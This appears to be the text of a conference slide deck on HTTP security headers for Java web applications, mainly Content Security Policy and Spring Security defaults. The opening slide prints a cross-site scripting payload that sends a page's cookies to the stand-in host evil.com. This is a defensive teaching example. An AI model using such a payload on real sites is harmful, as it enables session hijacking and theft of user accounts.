Cross-Site Scripting in a nutshell




```
<script>
 var img = new Image();
 img.src = "http://evil.com?" + document.cookie;
</script>
```

```
response.addHeader(
   "Content-Security-Policy",
   "default-src 'self'"
);
```

XSS protection active after adding CSP header

Blocks

- inline scripts
- inline styles
- eval()

Content Security Policy directives

default-src	default if specific directive is not set
object-src	Sources in object, embed or applet tags
script-src	Script sources (includes XSLT)
connect-src	XMLHttpRequest, WebSocket, …
font-src	Font sources
frame-src	Sources embeddable as frames
img-src	Image sources
media-src	Video and audio sources
style-src	CSS sources (does not include XSLT)

www.w3.org/TR/CSP

Content Security Policy source list

*	script-src *	Wildcard
'self'	script-src 'self'	Same origin only (scheme, host, port)
'none'	script-src 'none'	Prevent loading any resource
*.sample.com	script-src scrips.samle.com	Load from subdomain
https:	script-src https:	Load any script from https: origin

...

```
response.addHeader(
   "Content-Security-Policy",
   "default-src 'none';
    script-src *.sample.com;
    style-src sample.org"
);
```

```
response.addHeader(
   "Content-Security-Policy-Report-Only",
   "default-src 'self';
    report-uri CSPReporting"
);
```

Content Security Policy Report Only executes code


```
{
 "document-uri":"http://.../reporting.jsp?
   name=%3Cscript%3Ealert(%27XSS%27)%3C/script%3E",
 "referrer":"http://localhost:8080/security-header/
   index.jsp",
 "blocked-uri":"self",
 "violated-directive":"default-src http://localhost:8080",
 "source-file":"http://.../reporting.jsp?
   name=%3Cscript%3Ealert(%27XSS%27)%3C/script%3E",
 "script-sample":"alert('XSS')",
 "line-number":10
}
```


Content-Security-Policy

Content-Security-Policy-Report-Only


```
{
   "csp-report":{
     …
   }
}
```

```
response.addHeader(
    "Content-Security-Policy",
    "default-src 'none';
     script-src 'self';
     style-src 'self';
     img-src 'self';
     report-uri CSPReporting"
);
```

Use Caspr.io to analyze CSP violation reports



Content Security Policy browser support

Partial support since IE 10

Content Security Policy Level 2 adds more directives

frame-ancestors	Allow resource frame embedding Obsoletes X-Frame-Options header
reflected-xss	(De-)activate user agent XSS heuristics Obsoletes X-XSS-Protection header
child-src	Replaces frame-src
form-action	Form targets to send data to
plugin-types	Allowed plug-ins (their MIME type)
referrer	Referrer URL exposed to others
sandbox	Load resource in restricted sandbox

www.w3.org/TR/CSP2

```
response.addHeader(
    "Content-Security-Policy",
    "default-src 'self';
     frame-ancestors 'none'"
);
```


Demo

Microsoft Internet Explorer XSS-Protection

```
response.addHeader(
   "X-XSS-Protection",
   "1; mode=block"
);
```

Implement all headers from the beginning

Create a single Servlet filter class for every header

Spring Security 3.2 adds most headers automatically


- X-Content-Type-Options
- Cache-Control
- X-Frame-Options
- HTTP Strict Transport Security
- X-XSS-Protection

Java Config

XML Config


```
<http>
    <headers />
    <!-- ... -->
</http>
```

Make sure all headers are contained in the HTTP response




addons.mozilla.org/en-US/firefox/addon/firebug

Better untick at first...



cyh.herokuapp.com/cyh


Chrome extension Recx to check internal web applications



www.recx.co.uk/products/chromeplugin.php

Headers make some vulnerabilities harder to exploit


Security starts in the header,
but doesn't end there...



bridging IT

BridgingIT GmbH
Koenigstr. 42
70173 Stuttgart/ Germany

dominik.schadow@bridging-it.de
www.bridging-it.de

Blog blog.dominikschadow.de
Twitter @dschadow

Demo Project *security-header*
github.com/dschadow/JavaSecurity

HTTP Strict Transport Security
tools.ietf.org/html/rfc6797

Page, Header & Cookie Security Analyser
www.recx.co.uk/products/chromeplugin.php

Check Your Headers
cyh.herokuapp.com/cyh

Caspr
caspr.io

Browserscope
www.browserscope.org/?category=security

Can I Use
caniuse.com

OWASP Secure Headers Project
www.owasp.org/index.php/OWASP_Secure_Headers_Project

Pictures
www.dreamstime.com